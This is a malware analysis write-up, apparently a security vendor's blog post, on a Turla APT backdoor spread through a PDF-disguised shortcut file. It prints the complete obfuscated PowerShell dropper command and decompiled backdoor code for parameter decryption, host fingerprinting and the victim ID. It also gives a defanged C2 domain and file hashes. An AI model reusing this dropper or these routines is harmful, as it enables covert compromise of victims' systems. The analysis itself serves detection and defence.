Analyzing the Newest Turla Backdoor Through the Eyes of Hybrid Analysis

Author: Vlad Pasca


- A Hybrid Analysis perspective and deep technical dive into the new Turla APT backdoor
- Turla starts its attack by using shortcut files to infect victims
- Evasion techniques employed by the group involve unhooking and disabling ETW and AMSI for stealth
- Backdoor implements custom commands for execution of malicious PowerShell scripts and file creation

In a recent campaign, the Russian APT group Turla (also known as Venomous Bear), used shortcut files (.lnk) to infect systems with a fileless backdoor. The malware employs multiple evasion techniques such as disabling ETW and AMSI, and unhooking. Our contribution to existing research consists of analyzing the backdoor from a Hybrid Analysis perspective and presenting the implementation of the malicious routines. We will present the deobfuscation process and perform a complete technical analysis of the malware that reveals its functionalities.

A Hybrid Analysis Perspective

Turla's backdoor was obfuscated using the "SmartAssembly" obfuscator to complicate the analysis. It implements evasion techniques to extend malicious activity and influence the logging process. The backdoor commands can be used to create new files and run malicious PowerShell scripts using PowerShell runspaces.

We've analyzed an attack that started with a shortcut file called "Advisory23-UCDMS04-11-01.pdf.lnk" detonated via Hybrid Analysis. As shown in Figure 1, the file's icon is set to PDF in order to trick the user.



File Details

All Details: Off

Advisory23-UCDMS04-11-01.pdf.lnk

Filename	Advisory23-UCDMS04-11-01.pdf.lnk
Size	1.8MiB (1898912 bytes)
Type	lnk
Description	MS Windows shortcut, Item id list present, Points to a file or directory, Has command line arguments, Icon number=0, Archive, ctime=Sun Sep 3 12:54:49 2023, mtime=Fri Dec 29 07:40:13 2023, atime=Sun Sep 3 12:54:49 2023, length=486400, window=hide
Architecture	WINDOWS
SHA256	cac4d4364d20fa343bf681f6544b31995a57d8f69ee606c4675db60be5ae8775

Resources

Icon

Visualization


Input File (PortEx)

Classification (TrID)

- 100.0% (.LNK) Windows Shortcut

Figure 1 - PDF icon set

However, a legitimate PDF called “Advisory23-UCDMS04-11-01.pdf” is displayed during the execution, as seen in the runtime screenshots from the Hybrid Analysis detonation report:


Advisory23-UCDMS04-11-01.pdf - Adobe Reader
File Edit View Window Help
Open
1 / 3
103%
Tools
Fill & Sign
Comment
BAGONG PILIPINAS

REPUBLIC OF THE PHILIPPINES
PHILIPPINE STATISTICS AUTHORITY

Reference No. 23-UCDMS04-11-01

04 December 2023


PUBLIC ADVISORY

The Philippine Statistics Authority (PSA) would like to inform the public, government, and private institutions of the **updated verification results of the PhilSys ✓** (read as PhilSys Check), effective 01 December 2023.

The following are the updated PhilSys ✓ verification results:

Figure 2 - Legitimate PDF displayed


The detonation report also displays the process tree (Figure 3) showing that the initial process creates a file called “ChromeConnection” in the temporary folder. This is executed using the MSBuild tool:



```
Analysed 3 processes in total (System Resource Monitor).

└ powershell.exe $i=$env:tmp;$e=\"Advisory23-UCDMS04-11-01.pdf.lnk\";$h="gci $i -r -ea 0|?{$_.Name -like $e -and $_.Length -eq 1898912}|sort LastWriteTime -desc";if($h.Count -gt 0){$e=$h[0].FullNam
  e;};$q=[System.IO.File];$n=$q::ReadALlBytes($e);$y=$i+\"\ChromeConnection\";$q::WriteAllBytes($y,$n[2772..97211]);c:\w*\*t\*4\v4*\*d.*e "$y";$y=$i+\"\Advisory23-UCDMS04-11-01.pdf\";$q::WriteAllBytes
  ($y,$n[97211..1898912]);if(test-path $y){&$y;}; (PID: 1412, Additional Context: if(gci C:\Users\ss0XkCi\AppData\Local\Temp -r -ea 0|?{$_.Name -like \"Advisory23 -UCDMS04 -11 -01.pdf.lnk\" -and $_.Length -eq 1898912}|sort LastWriteTime -des
  c.Count 0){\"Advisory23 -UCDMS04 -11 -01.pdf.lnk\"=gci C:\Users\ss0XkCi\AppData\Local\Temp -r -ea 0|?{$_.Name -like \"Advisory23 -UCDMS04 -11 -01.pdf.lnk\" -and $_.Length -eq 1898912}|sort LastWriteTime -desc[0].FullName[System.IO.File]::
  WriteAllBytes(C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeConnection\",[System.IO.File]::ReadALlBytes(\"Advisory23 -UCDMS04 -11 -01.pdf.lnk\")[2772..97211])c:\w*\*t\*4\v4*\*d.*e "C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeCo
  nnection\""C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeConnection\"=C:\Users\ss0XkCi\AppData\Local\Temp+\"\Advisory23-UCDMS04-11-01.pdf\"[System.IO.File]::WriteAllBytes(C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeCo
  nnection\",[System.IO.File]::ReadALlBytes(\"Advisory23 -UCDMS04 -11 -01.pdf.lnk\")[97211..1898912])if(test-path C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeConnection\"){&C:\Users\ss0XkCi\AppData\Local\Temp +\"\ChromeConnection
  \";)
    ├ MSBuild.exe %TEMP%\ChromeConnection (PID: 2796) Hash Seen Before
    └ AcroRd32.exe "%TEMP%\Advisory23-UCDMS04-11-01.pdf" (PID: 7104) Hash Seen Before
```

Figure 3 - Process tree


The final payload is a fileless backdoor. The sample executes the Main function of the backdoor with six custom parameters. The presence of these six custom parameters is highly suspicious and should be a first red flag for taking a closer look at this sample. We could identify this operation in the “Extracted Strings” section of the Hybrid Analysis report (see Figure 4).



```
).GetType("SystemRuntime.Program").GetMethod("Main").Invoke(null,new object[]{new string[]{"YldbUVNQV1Ba","Zg4SEhZcSUkADwoDFUgWDg8KBAMIAgMFDUgFCQtJ","MVIFRUFCCx4eV1hdVEIfQVlYXVNUX1VUUlofUl5cHg==","41","52","51
33"}});}catch{} return true; } } </Code> </Task> </UsingTask> </Project>%PDF-1.71 0 obj<</Type /XObject /Subtype /Image /Name /Im1 /Width 2479 /Height 3492 /Length 580286/ColorSpace /DeviceRGB /BitsPerComponent 8 /Filter [ /D
CTDecode ] >> stream
```

Figure 4 - Final backdoor is executed with 6 parameters

As shown below, the PDF and the created file can be downloaded from the “Extracted Files” section of the report.



Advisory23-UCDMS04-11-01.pdf

Filepath	%TEMP%\Advisory23-UCDMS04-11-01.pdf
Size	1.7MiB (1801701 bytes)
Type	pdf
Description	PDF document, version 1.7
Runtime Process	powershell.exe (PID: 1412)
MD5	417662858609ff2c5208cb4031a9e0ef
SHA1	cc9418b7e5fcbf86cc4d2ab1bd8bfce36da6cda5
SHA256	8d6fe8e336e020410753ff15ece5f36bae992f7f234385a23590a11ed734792d


ChromeConnection

Filepath	%TEMP%\ChromeConnection
Size	92KiB (94440 bytes)
Type	text
Description	Unicode text, UTF-8 text, with very long lines (63595), with CRLF line terminators
Runtime Process	powershell.exe (PID: 1412)
MD5	371ef30b422378d95f64804391f24818
SHA1	47791e973dc71e23de8635d801509149d9d74288
SHA256	b6abbeab6e000036c6cdffc57c096d796397263e280ea264eba73ac5bab39441

Figure 5 - Extracted Files section on Hybrid Analysis

A Deep Dive into The Dropper

Based on these observations, we are able to determine that the fileless backdoor is worth a deeper investigation. After finding the final dropped file (SHA256: 7091ce97fb5906680c1b09558bafdf9681a81f5f524677b90fd0f7fc0a05bc00) we can download it locally and analyze it using PEStudio. We determine that the sample is a .NET executable obfuscated using the “SmartAssembly” obfuscator (Figure 6).



pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)
file
settings
about

c:\users\[redacted]desktop\malware.exe
- indicators (groups > API)
- footprints (count > 9)
- virustotal (status > offline)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (executable > 64-bit)
- optional-header (subsystem > console)
- directories (count > 5)
- sections (count > 3)
- libraries (duplicate > 1)
- imports (flag > 317)

property	value
footprint > sha256	7091CE97FB5906680C1B09558BAFDF9681A81F5F524677B90FD0F7FC0A05BC00
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file > size	68096 bytes
entropy	5.896
signature	Microsoft .NET
tooling	**SmartAssembly .NET obfuscator**
file-type	executable
cpu	32-bit
subsystem	**console**
file-version	0.0.0.0

Figure 6 - PEStudio detects the SmartAssembly obfuscator


Dumbassembly performs initial deobfuscation operations on the malware (Figure 7).



```
C:\Users\[redacted]\Desktop\dumbassembly\dumbassembly>dumbassembly.exe malware.exe
        DumbAssembly 0.5.8
{smartassembly} unpacking tool by arc_
--------------------------------------

Loading input file...
Assembly is [Powered by SmartAssembly 8.0.0.4562].
Module has 429 methods.
Fixing spliced code...
Resolving indirect imports...
Decrypting and extracting resources...
Completed unpacking in 108 ms
```

Figure 7 - Dumbassembly tool deobfuscates the backdoor

Simple Assembly Explorer is used to further deobfuscate the resulting executable, as highlighted in Figure 8.




```
malware_.exe    MouseClient    0.0.0.0    MSIL    4.0

Deobfuscator
General Options | Additional Options

Profile            Name, String and Flow                          Ignored Type File
Output Directory   C:\Users\[redacted]\Desktop\
Name Options       ☑ Non-Ascii   ☑ Random   ☑ Regex (File)            ☐ Hex Rename
String Options     ☑ Automatic                replacement call
Flow Options       ☑ Boolean Function   ☑ Pattern
                   ☑ Branch  ( Max. Ref. 2   Direction TopDown )
                   ☑ Conditional Branch (Down)   ☐ Conditional Branch (Up)   ☑ Switch
                   ☑ Unreachable                 ☐ Block Move                ☑ Remove exception handler
                   ☐ Delegate Call               ☐ Direct Call               ☐ Remove Invalid Instruction
                   ☐ Reflector Fix               Loop Count 2
```

Figure 8 - Simple Assembly Explorer options


It’s very important that we use the right options for deobfuscating the code.

Finally, de4dot is used to restore the remaining obfuscated code, as displayed in Figure 9 and Figure 10 below, which shows the difference between the decompiled codes.



```
static void \u0001(string[] \u0002)
{
    bool createdNew = false;
    new Mutex(initiallyOwned: true, \u0010(107395013), out createdNew);
    if (!createdNew)
    {
        Environment.Exit(1);
    }
    GC.KeepAlive(createdNew);
    new global::\u0001.\u0003(\u0002).\u0001();
}
```

Figure 9 - Before deobfuscation




```
static void m00004c(string[] p0)
{
    bool createdNew = false;
    new Mutex(initiallyOwned: true, "{C916E9A6-EEDF-4648-9A29-9E5713F4E79A}", out createdNew);
    if (!createdNew)
    {
        Environment.Exit(1);
    }
    GC.KeepAlive(createdNew);
    new c000014(p0).m000001();
}
```

Figure 10 - After deobfuscation


The process creates a mutex called “{C916E9A6-EEDF-4648-9A29-9E5713F4E79A}” to ensure that only one copy of the malware is running at a single time.

The first three parameters passed to the program are Base64-decoded and then decrypted using the XOR operator, with the first byte representing the key.



```
f000081 = c000018.m000011(this, p0[1]);
f000083 = c000018.m000011(this, p0[2]);
```

Figure 11 - Parameters are passed to the decryption function




```
static string m000011(c000014 p0, string p1)
{
    byte[] array = Convert.FromBase64String(p1);
    byte b = array[0];
    byte[] array2 = new byte[array.Length - 1];
    Buffer.BlockCopy(array, 1, array2, 0, array2.Length);
    for (int i = 0; i < array2.Length; i++)
    {
        array2[i] ^= b;
    }
    return Encoding.UTF8.GetString(array2);
}
```

Figure 12 - Implementation of the operations

We’ve developed a custom Python script that decrypts the required parameters. The C2 server https[:]//files.philbendeck[.]com is revealed after the decryption.


The last three parameters are used to compute the receive timeout, sleep time, and reconnect timeout, respectively. The default values are 30 seconds for the first two and 30 minutes for the third.



```
if (int.TryParse(p0[3], out result))
{
    f00001e = (result - 11) * 1000;
}
if (int.TryParse(p0[4], out result))
{
    f00008a = (result - 22) * 1000;
}
if (int.TryParse(p0[5], out result))
{
    f000091 = (result - 3333) * 1000;
}
```

Figure 13 - Last parameters are used to compute the timeouts


The malicious process obtains the network interfaces on the local computer via a function call to GetAllNetworkInterfaces, and then extracts the MAC address. The address is modified to delete the “-“ character and the result is concatenated with the first parameter previously decrypted (Figure 14).



```
    NetworkInterface[] allNetworkInterfaces = NetworkInterface.GetAllNetworkInterfaces();
    if (allNetworkInterfaces != null && allNetworkInterfaces.Length != 0)
    {
        for (int i = 0; i < allNetworkInterfaces.Length; i++)
        {
            f00016a = BitConverter.ToString(allNetworkInterfaces[i].GetPhysicalAddress().GetAddressBytes()).Replace("-", "");
            if (!string.IsNullOrWhiteSpace(f00016a))
            {
                break;
            }
        }
        if (string.IsNullOrWhiteSpace(f00016a))
        {
            f00016a = "NotMACAddr" + Guid.NewGuid().ToString("N").Substring(0, 6);
        }
    }
}
catch (Exception)
{
}
f000084 = f00016a + "_" + c000018.m000011(this, p0[0]);
```

Figure 14 - MAC address extraction


The value computed above is XOR-ed with a randomly generated byte and stored in a variable called “strEncodedID”. This is used to compute a unique identifier of the infected machine.



```
private unsafe string strEncodedID
{
    get
    {
        void* ptr = stackalloc byte[12];
        *(int*)ptr = Convert.ToInt32(Guid.NewGuid().ToString("N").Substring(0, 1), 16);
        char[] array = f000084.ToCharArray();
        string text = "";
        *(int*)((byte*)ptr + 4) = 0;
        while (*(int*)((byte*)ptr + 4) < array.Length)
        {
            *(int*)((byte*)ptr + 8) = *(int*)ptr ^ array[*(int*)((byte*)ptr + 4)];
            text += $"{*(int*)((byte*)ptr + 8):x2}";
            (*(int*)((byte*)ptr + 4))++;
        }
        return $"{*(int*)ptr:x2}" + text;
    }
}
```

